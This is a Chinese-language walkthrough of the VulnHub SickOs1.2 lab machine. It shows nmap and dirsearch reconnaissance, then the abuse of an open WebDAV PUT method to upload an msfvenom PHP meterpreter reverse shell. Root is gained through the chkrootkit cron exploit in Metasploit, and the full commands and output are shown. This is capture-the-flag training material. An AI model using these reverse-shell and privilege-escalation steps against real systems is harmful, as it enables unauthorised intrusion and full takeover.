二、信息搜集

记得将网络连接改成 nat 模式

1、 目标 IP 探测

```
┌──(root㉿kali)-[/home/kali]
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:4a:c2:f4, IPv4: 192.168.155.166
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.155.1   00:50:56:c0:00:08       (Unknown)
192.168.155.2   00:50:56:ed:8c:c1       (Unknown)
192.168.155.186 00:0c:29:1d:3b:4a       (Unknown)
192.168.155.254 00:50:56:f7:2f:63       (Unknown)
```

目标 IP：**192.168.155.186**

2、 端口扫描

nmap -p- --min-rate 1000 -T4 192.168.155.186

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -p- --min-rate 1000 -T4 192.168.155.186
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-27 21:17 EDT
Stats: 0:00:41 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 37.39% done; ETC: 21:19 (0:01:09 remaining)
Nmap scan report for 192.168.155.186
Host is up (0.00026s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:0C:29:1D:3B:4A (VMware)
```


nmap -p22,80 -sV -sC -A --min-rate 1000 -T4 192.168.155.186

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-27 21:20 EDT
Nmap scan report for 192.168.155.186
Host is up (0.00053s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 66:8c:c0:f2:85:7c:6c:c0:f6:ab:7d:48:04:81:c2:d4 (DSA)
|   2048 ba:86:f5:ee:cc:83:df:a6:3f:fd:c1:34:bb:7e:62:ab (RSA)
|_  256 a1:6c:fa:18:da:57:1d:33:2c:52:e4:ec:97:e2:9e:af (ECDSA)
80/tcp open  http    lighttpd 1.4.28
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: lighttpd/1.4.28
MAC Address: 00:0C:29:1D:3B:4A (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 4.11 (93%), Linux 3.13 - 4.4 (93%), Linux 3.16 - 4.6 (93%), Linux 3.2 - 4.14 (93%), Linux 3.8 - 3.16 (93%), Linux 4.4 (93%),
Linux 4.2 (90%), Linux 3.13 (90%), Linux 3.18 (89%), Linux 3.16 (87%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.53 ms 192.168.155.186

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.78 seconds
```

三、GETshell

信息不多一个 ssh，一个站点。先去站点看看情况

给出一张图片：病毒真的是杀毒公司为了钱而制作的吗



>>>

查看源码没有什么东西，目录扫描一遍

dirsearch -u http://192.168.155.186

```
[21:33:22] 403 -  345B  - /sql.inc
[21:33:23] 301 -    0B  - /test  →  http://192.168.155.186/test/
[21:33:23] 200 -    1KB - /test/
[21:33:26] 403 -  345B  - /wp-config.inc
[21:33:27] 403 -  345B  - /wp-config.php.inc
```

好像没有什么有用信息

```
lighttpd/1.4.28
```

可以确定入口了，查询一下：

searchsploit lighttp

```
┌──(kali㉿kali)-[~]
└─$ searchsploit lighttp
------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                 |  Path
------------------------------------------------------------------------------- ---------------------------------
lighttpd - Denial of Service (PoC)                                             | linux/dos/18295.txt
Lighttpd 1.4.15 - Multiple Code Execution / Denial of Service / Information Disclosure Vulnera | windows/remote/30322.rb
Lighttpd 1.4.16 - FastCGI Header Overflow Remote Command Execution             | multiple/remote/4391.c
Lighttpd 1.4.17 - FastCGI Header Overflow Arbitrary Code Execution             | linux/remote/4437.c
lighttpd 1.4.31 - Denial of Service (PoC)                                      | linux/dos/22902.sh
Lighttpd 1.4.x - mod_userdir Information Disclosure                            | linux/remote/31396.txt
lighttpd 1.4/1.5 - Slow Request Handling Remote Denial of Service              | linux/dos/33591.sh
Lighttpd < 1.4.23 (BSD/Solaris) - Source Code Disclosure                       | multiple/remote/8786.txt
------------------------------------------------------------------------------- ---------------------------------
```

但是没有看到 1.4.28 版本对应漏洞

查询一下网址请求方法：

curl http://192.168.155.186/test/ -vv -X OPTIONS

```
> User-Agent: curl/8.12.1
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< DAV: 1,2
< MS-Author-Via: DAV
< Allow: PROPFIND, DELETE, MKCOL, PUT, MOVE, COPY, PROPPATCH, LOCK, UNLOCK
< Allow: OPTIONS, GET, HEAD, POST
```

看到有 PUT 方法，结合之前的访问目录，猜测文件上传访问反弹 shell

制作 php 脚本

msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.155.166 LPORT=443 >shell4431.php

```
└─# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.155.166 LPORT=443 >shell4431.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1115 bytes
```

上传：

curl -v -H "Expect:" -T shell4431.php "http://192.168.155.186/test/"

```
└─# curl -v -H "Expect:" -T shell4431.php "http://192.168.155.186/test/"
*   Trying 192.168.155.186:80...
* Connected to 192.168.155.186 (192.168.155.186) port 80
* using HTTP/1.x
> PUT /test/shell4431.php HTTP/1.1
> Host: 192.168.155.186
> User-Agent: curl/8.13.0
> Accept: */*
> Content-Length: 1115
>
* upload completely sent off: 1115 bytes
< HTTP/1.1 201 Created
< Content-Length: 0
< Date: Wed, 28 May 2025 12:49:26 GMT
< Server: lighttpd/1.4.28
<
* Connection #0 to host 192.168.155.186 left intact
```

shell4431.php 2025-May-28 05:49:26 1.0K application/x-httpd-php

打开 msf:

use exploit/multi/handler

show options

set lhost IP

set lport 443

run

```
msf6 exploit(linux/http/samsung_srv_1670d_upload_exec) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options

Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

成功

```
meterpreter > shell
Process 14312 created.
Channel 0 created.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

内核提权，查看发行版本:

Cat /etc/os-release

```
cat /etc/os-release
NAME="Ubuntu"
VERSION="12.04.4 LTS, Precise Pangolin"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu precise (12.04.4 LTS)"
VERSION_ID="12.04"
```

```
└─# searchsploit ubuntu 12.04
 Exploit Title                                                                                  |  Path
Linux Kernel (Ubuntu 11.10/12.04) - binfmt_script Stack Data Disclosure                         | linux/dos/41767.txt
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation | linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation (Access /etc/shadow) | linux/local/37293.txt
Linux Kernel 3.2.0-23/3.5.0-23 (Ubuntu 12.04/12.04.1/12.04.2 x64) - 'perf_swevent_init' Local Privilege Escalation (3) | linux_x86-64/local/33589.c
Linux Kernel < 3.2.0-23 (Ubuntu 12.04 x64) - 'ptrace/sysret' Local Privilege Escalation          | linux_x86-64/local/34134.c
Linux Kernel < 3.5.0-23 (Ubuntu 12.04.2 x64) - 'SOCK_DIAG' SMEP Bypass Local Privilege Escalation | linux_x86-64/local/44299.c
Ubuntu < 15.10 - PT Chown Arbitrary PTs Access Via User Namespace Privilege Escalation          | linux/local/41760.txt
usb-creator 0.2.x (Ubuntu 12.04/14.04/14.10) - Local Privilege Escalation                       | linux/local/36820.txt
```

有脚本但是不行

```
./up
spawning threads
failed to create new user namespace
failed to create new mount namespace
child threads done
exploit failed
```

列出与系统定时目录相关的文件和配置

ls -la /etc/cron*

```
ls -la /etc/cron*
-rw-r--r-- 1 root root  722 Jun 19  2012 /etc/crontab

ls: cannot open directory /etc/cron.d: Permission denied
/etc/cron.daily:
total 72
drwxr-xr-x  2 root root  4096 Apr 12  2016 .
drwxr-xr-x 84 root root  4096 May 28 02:14 ..
-rw-r--r--  1 root root   102 Jun 19  2012 .placeholder
-rwxr-xr-x  1 root root 15399 Nov 15  2013 apt
-rwxr-xr-x  1 root root   314 Apr 18  2013 aptitude
-rwxr-xr-x  1 root root   502 Mar 31  2012 bsdmainutils
-rwxr-xr-x  1 root root  2032 Jun  4  2014 chkrootkit
-rwxr-xr-x  1 root root   256 Oct 14  2013 dpkg
-rwxr-xr-x  1 root root   338 Dec 20  2011 lighttpd
-rwxr-xr-x  1 root root   372 Oct  4  2011 logrotate
-rwxr-xr-x  1 root root  1365 Dec 28  2012 man-db
-rwxr-xr-x  1 root root   606 Aug 17  2011 mlocate
-rwxr-xr-x  1 root root   249 Sep 12  2012 passwd
-rwxr-xr-x  1 root root  2417 Jul  1  2011 popularity-contest
-rwxr-xr-x  1 root root  2947 Jun 19  2012 standard

/etc/cron.hourly:
total 12
drwxr-xr-x  2 root root 4096 Mar 30  2016 .
drwxr-xr-x 84 root root 4096 May 28 02:14 ..
-rw-r--r--  1 root root  102 Jun 19  2012 .placeholder
```

找到一个 chkrootkit

有漏洞利用，一个说明文档一个 msf 脚本

```
└─$ searchsploit chkrootkit
--------------------------------------------------------------- ---------------------------
 Exploit Title                                                 |  Path
--------------------------------------------------------------- ---------------------------
Chkrootkit - Local Privilege Escalation (Metasploit)           | linux/local/38775.rb
Chkrootkit 0.49 - Local Privilege Escalation                   | linux/local/33899.txt
--------------------------------------------------------------- ---------------------------
```

将会话放置后台

```
^C
Terminate channel 2? [y/N]  n
[-] core_channel_interact: Operation failed: 1
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) >
```

```
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > search chkrootkit

Matching Modules
================

   #  Name                              Disclosure Date  Rank    Check  Description
   -  ----                              ---------------  ----    -----  -----------
   0  exploit/unix/local/chkrootkit     2014-06-04       manual  Yes    Chkrootkit Local Pr


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/T

msf6 exploit(multi/handler) > use 0
[*] No payload configured, defaulting to cmd/unix/python/meterpreter/reverse_tcp
msf6 exploit(unix/local/chkrootkit) >
```

进入特定会话

set seesion 1

```
msf6 exploit(unix/local/chkrootkit) > set session 1
session ⇒ 1
msf6 exploit(unix/local/chkrootkit) > set lport 443
lport ⇒ 443
```

成功

```
msf6 exploit(unix/local/chkrootkit) > run
[*] Started reverse TCP handler on 192.168.155.166:443
[!] SESSION may not be compatible with this module:
[!]  * incompatible session platform: linux. This module works with: Unix.
[!] Rooting depends on the crontab (this could take a while)
[*] Payload written to /tmp/update
[*] Waiting for chkrootkit to run via cron...
[*] Sending stage (24768 bytes) to 192.168.155.186
[+] Deleted /tmp/update
[*] Meterpreter session 2 opened (192.168.155.166:443 → 192.168.155.186:48901) at 2025-05-28 03:52:59 -040

meterpreter > id
[-] Unknown command: id. Run the help command for more details.
meterpreter > shell
Process 10764 created.
Channel 1 created.
id
uid=0(root) gid=0(root) groups=0(root)
```

完成

```
cd ~
ls
304d840d52840689e0ab0af56d6d3a18-chkrootkit-0.49.tar.gz
7d03aaa2bf93d80040f3f22ec6ad9d5a.txt
chkrootkit-0.49
newRule
cat 7d03aaa2bf93d80040f3f22ec6ad9d5a.txt
WoW! If you are viewing this, You have "Sucessfully!!" completed SickOs1.2, the challenge is more focused on elimination of tool
in real scenarios where tools can be blocked during an assesment and thereby fooling tester(s), gathering more information about
the target using different methods, though while developing many of the tools were limited/completely blocked, to get a feel of O
ld School and testing it manually.

Thanks for giving this try.

@vulnhub: Thanks for hosting this UP!.
```